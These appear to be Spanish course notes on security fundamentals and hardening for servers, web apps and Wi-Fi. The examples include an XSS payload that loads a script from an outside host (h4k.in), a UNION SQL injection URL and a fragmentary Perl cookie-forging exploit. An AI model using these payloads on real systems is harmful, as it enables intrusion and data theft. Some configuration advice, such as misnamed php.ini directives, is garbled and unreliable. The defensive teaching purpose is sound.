Seguridad Informática

Fundamentos de la seguridad informática: Todos son siglas
- Seguridad en ambiente de servidores: No aplican los mismos procedimiento que para máquinas cliente, ni tiene las mismas vulnerabilidades.
El equipo cliente es la puerta de entrada de la inclusión.

- Seguridad en plataformas Web: Aplicaciones Web, acceso concurrente de usuarios a un servidor.
- Cómo proteger las redes Wi-Fi: Para invitados la mejor solución es un plan de internet adicional
- Recomendaciones generales para Internet: van al usuario
INGENIERIA SOCIAL: Es la Extracción de información para vulnerar aplicaciones por medio de los empleados que tienen acceso real a las aplicaciones. Ej. Dejar la aplicación abierta (Descuidos).

PRIMERA CONCLUSION DE SEGURIDAD INFORMATICA: Seguro no hay nada, siempre hay riesgo

CONCEPTOS BÁSICOS DE LA SEGURIDAD INFORMÁTICA

Características Básicas

- **CONFIDENCIALIDAD:** Que la información solamente esté al alcance de las personas que tienen derecho a verla. Definición de Roles y políticas.
- **INTEGRIDAD:** La información que almacenamos en el sistema de información SGBD, garantizar que la información no se va a ver afectada en el proceso. No habrán cambios de mala fe. Riesgos: problemas en la codificación, malas conversiones, update, eliminación de información.
- **DISPONIBILIDAD:** Que la información se debe poder consultar en el momento indicado.
- **AUTENTICIDAD:** hace referencia a la autenticación de usuario y manejo de roles para el manejo de la información

No existe la absoluta seguridad !!
Todo es rompible si se le aplica fuerza. Una caja de vidrio se puede romper, pero también una caja fuerte de titanio. ¿Qué es más seguro: la caja de vidrio o la de titanio?
Evidentemente la de titanio, pero esto depende solamente de que herramienta utilicemos para romperla.
Todo se puede vulnerar. La única razón por la cual utilizamos rejas de fierros en nuestras casas y los bancos es porque hace que el ataque sea más lento.
Entonces, ¿Cómo nos protegemos de la forma más eficiente posible?

- Determinando que queremos proteger (ej: Hardware, datos privados, datos públicos, sistemas, etc)
- Estableciendo prioridades de los factores a proteger :NIVELES DE INFORMACIÓN:
  PUBLICA (Nivel de prioridad bajo) Información de la pagina web.
  PRIVADA (Nivel de prioridad medio) Es de la compañía, realiza procesos con ella.
  VITAL (Nivel de Prioridad critica) ej. Las características del nuevo proyecto, la fórmula del producto que más se vende.
- Formando políticas de seguridad (Perdida de información)
- Manteniendo la seguridad en el tiempo (Auditoria de seguridad: Verifica que exista una política y el procedimiento para mitigar el riesgo y que el procedimiento se esté

cumpliendo) ej Riesgo perdida de información, proceso copia de seguridad, fecha de realización, doliente. Se deben realizar revisiones y plan de mejora continua.

- Debemos enfocarnos en REDUCIR EL RIESGO, y no en tratar de eliminar las amenazas, ya que es imposible. Ej. Distribución de las copias de seguridad. Las amenazas siempre van a estar
- Para eso debemos saber de QUE o QUIENES nos protegemos y también COMO nos atacan.

SEGURIDAD EN AMBIENTE DE SERVIDORES Y PLATAFORMAS WEB

Ataques Internos

- Premeditación (Empleados mal intencionados o ex empleados con información privilegiada)
- Descuido
- Ignorancia
- Indiferencia de las políticas de seguridad

Ataques externos

- - Hackers (profesional de la seguridad que es contratado con fines éticos. Ataca sitios para encontrar vulnerabilidades) , Crackers (es un profesional que se dedica a general instrucciones según la contratación que le hagan o simplemente para darse crédito. Mala intención) , Lammers (son personas que no tienen formación profesional en la TI, pero se la pasan en internet para hacer ataques), Script-Kiddies (son personas que no tienen formación profesional en la TI, pero se la pasan en internet para hacer ataques). Son ataque que no tiene mucho impacto.
- - Motivaciones: Ranking, reto personal, robo de datos, pruebas (pen test), etc.

Ataques Internos

- Suplantación de identidad: ALGO QUE EL SUSUARIO SABE: Nombre de usuario y contraseña. ALGO QUE EL USUARIO TIENE: toquen, tarjeta magnética. ALGO QUE LA PERSONA ES: identificación de retina. Identificación.
- Sniffing (Escucha): SON PROGRAMAS QUE SE INSTALAN EN LA RED Y SE ESCUCHAN TRANSFERENCIAS DE INFORMACION (Incluso administradores pueden hacer sniffing. Sugerencia: CIFRAR y sistema de autenticación). Interceptaciones.
- Robo de información (Ej: para la competencia)
- Virus, Troyanos, Gusanos
- Espionaje: Trashing: RECUPERACION DE INFORMACIÓN POR MALAS PRACTICAS DE DESTRUCCION DE DISPOSITIVOS. (rec info), Shoulder Surfing: MIRAR POR DETRÁS DE LAS PERSONA (accesos, passwords), Grabaciones, etc


Keylogging – Keycatching: CAPTURA DE LA DIGITACIÓN

Keycatcher:

Ataques Externos

- Ataques contra servicios WEB
- Cross Site Scripting (XSS) INYECCION DE CODIGO PARA FORZAR ERRORES QUE DEVUELVAN COMO ESTA EL SISTEMA.
- SQL Injection: ENVIO DE COMANDOS SQL PARA COMPROMETER LA BD.
- Exploits: FRACMENTOS DE CODIGO QUE SE PUEDEN UTILIZAR PARA SACAR VENTAJA O INFORMACIÓN.

- Robo de Identidad
- Denegación de Servicio (DoS) y Denegación de Servicio Distribuido (DDoS)
- SPAM
- VIRUS
- Phishing
- Troyanos



XSS:
http://docs.info.apple.com/article.html?artnum=';a=document.createElement('script');a.src='http://h4k.in/i.js';document.body.appendChild(a);//\';alert(1)//%22;alert(2)//\%22;alert(3)//--%3E
SQL Injection:
http://www.sitiovulnerable.com/index.php?id=10 UNION SELECT TOP 1 login_name FROM admin_login--
Ejemplo de un exploit en PERL:

```
#!/usr/bin/perl
use LWP::UserAgent;
use HTTP::Cookies;
$host=shift;
if ($host eq "") {
print "Usage: webeye-xp.pl <host name>\n";
exit;
}
my $browser = LWP::UserAgent->new();
my $resp = $browser->get("http://$host/admin/wg_user-info.ml","Cookie","USER_ID=0;
path=/;");
$t = $resp->content;
#print $t;
";
```

¿COMO NOS DEFENDEMOS?
Debemos crear una lista de ”mandamientos” que debemos seguir al pie de la letra.

No olvidarse que el hecho de no cumplir con alguno de estos mandamientos inevitablemente caeremos en un mayor riesgo para los servicios que queremos proteger.

LOS MANDAMIENTOS MAS IMPORTANTES DE SEGURIDAD

- Siempre respetar las políticas de seguridad
- Siempre tener nuestros servicios actualizados a la última versión conocida estable
- Utilizar mecanismos de criptografía para almacenar y transmitir datos sensibles
- Cambiar las claves cada cierto tiempo
- Auto-auditar nuestros propios servicios. Autoatacarnos para saber si somos o no vulnerables
- Estar siempre alerta. Nunca pensar ”a nosotros nadie nos ataca”.
- No dejar respaldos con información sensible en directorios web
- No usar las mismas claves para servicios distintos (ej, la clave de root sea la misma que la de MySQL)

SERVICIOS DE INTERNET

- Cambiar los puertos por defecto
- Garantizar el acceso solo a cuentas específicas
- Aplicar técnicas de Hardening
- Para servicios privados y confidenciales utilizar túneles seguros (VPN cifradas) en Internet y redes no seguras
- Eliminar todos los banners posibles y sobre todo las versiones
- Habilitar módulos de seguridad (Ej mod_security en Apache)
- Levantar Firewalls e IDS/IPS
- Crear cuentas de sistema restringidas (aunque no tengan privilegios)

Nunca trabajar con ”root” si no es estrictamente necesario

- Proteger con doble contraseña si es posible
- Elegir contraseñas seguras, mezclando mayúsculas, minúsculas, números y caracteres especiales. Las claves no deben ser palabras coherentes (ej: Admin25)
- Cerrar puertos y eliminar aplicaciones innecesarias
- Borrar robots.txt y estadísticas públicas
- Proteger las URL (ej: mod_rewrite)

Tener cuidado con los archivos temporales en directorios WEB. Ejemplo:
index.php~ (terminados en caracter “squiggle” o “pigtail (literalmente: cola de chancho)”

- Realizar respaldos periódicamente y probar que funcionen
- Conocer las técnicas de ataque más conocidas


- Auditar los códigos con herramientas de seguridad
- Si ejecutan algún servidor de base de datos, permitir solamente comunicación con interfaz loopback y no dejar sin contraseña las bases de datos.
- En lo posible no utilizar servicios como:
  - WEBMIN
  - phpMyAdmin
  - Interfaces WEB en routers o dispositivos de red

UN POCO MAS DE SEGURIDAD CON APACHE Y PHP

Apache. En httpd.conf activar las siguientes directivas:
ServerTokens Prod
ServerSignature Off
ServerAdmin <direccion@decorreo.com>
habilitar mod_security y mod_rewrite

PHP .En php.ini
php_expose=off
“esconde php”
mode_safe=on
evita que se ejecuten funciones como system(), passthru(), exec(), etc.

evitar scripts con phpinfo();
EJEMPLOS



Dirección: http://www.sitioweb.com/config.php

ESTA PAGINA ES PRIVADA

Dirección: http://www.sitioweb.com/config.php~

```
<?php

/*Variables base de datos*/
	$sys['db_host'] = "localhost";
	$sys['db_username'] = "root";
	$sys['db_password'] = "123";
	$sys['db_database'] = "base_de_datos";

echo "<center>ESTA PAGINA ES PRIVADA";

?>
```

Solución al problema anterior: UN CRON QUE ELIMINE LOS ARCHIVOS TEMPORALES

/etc/crontab

```
*/5 * * * *   root   rm /var/www/*.*~
```

PROTECCIÓN DE REDES WI-FI

EL GRAN PROBLEMA DE LAS REDES WI-FI ES GRAN EXTENSIÓN FÍSICA (No hay cables) LO QUE CONLLEVA A QUE SEA MÁS FÁCIL ACCEDER A ELLAS REMOTAMENTE
EXISTEN UNA SERIE DE MEDIDAS QUE SE PUEDEN TOMAR PARA REDUCIR EL RIESGO DE ATAQUES.

- Apagar el router o access point cuando no se ocupe
- Nunca entregar la clave Wi-Fi a terceros
- Utilizar claves de tipo WPA2. Como segunda opción WPA y en el peor de los casos WEP (128 y 64 bits)
- Habilitar el control de acceso por MAC. Son fáciles de clonar pero pone una barrera más
- Deshabilitar servicios innecesarios en el router (SNMP, Telnet, SSH, etc)
- Deshabilitar el acceso inalámbrico a la configuración
- Cambiar los puertos por defecto de los servicios necesarios en el router (ej: http a 1000)
- Desactivar el broadcasting SSID
- Desactivar DHCP. Utilizar sólo IP manuales dentro de rangos poco convencionales. (Ej: 90.0.10.0 – 90.0.10.254)
- Usar VPN si fuese posible.
- Cambiar regularmente las claves Wi-Fi (tanto administración como clave de red).
- Guardar bien las claves de administración
- Usar contraseñas complicadas. (Ej: E_aR@_1-x
- No usar dispositivos Wi-Fi cerca de hornos microondas ni teléfonos inalámbricos
- Realizar un scaneo local de las redes disponibles para evitar interferencias.

LOS CANALES QUE NO SE INTERFIEREN SON: 1, 6 y 11
HERRAMIENTAS DE SEGURIDAD COMERCIALES

GFI LANGUARD SECURITY SCANNER
www.gfi.com

ACUNETIX WEB SCANNER
www.acunetix.com

N-Stalker (ex N-Stealth)
www.nstalker.com

HERRAMIENTAS DE SEGURIDAD GRATIS

NMAP (Network Mapper)
www.insecure.org/nmap

NESSUS
www.nessus.org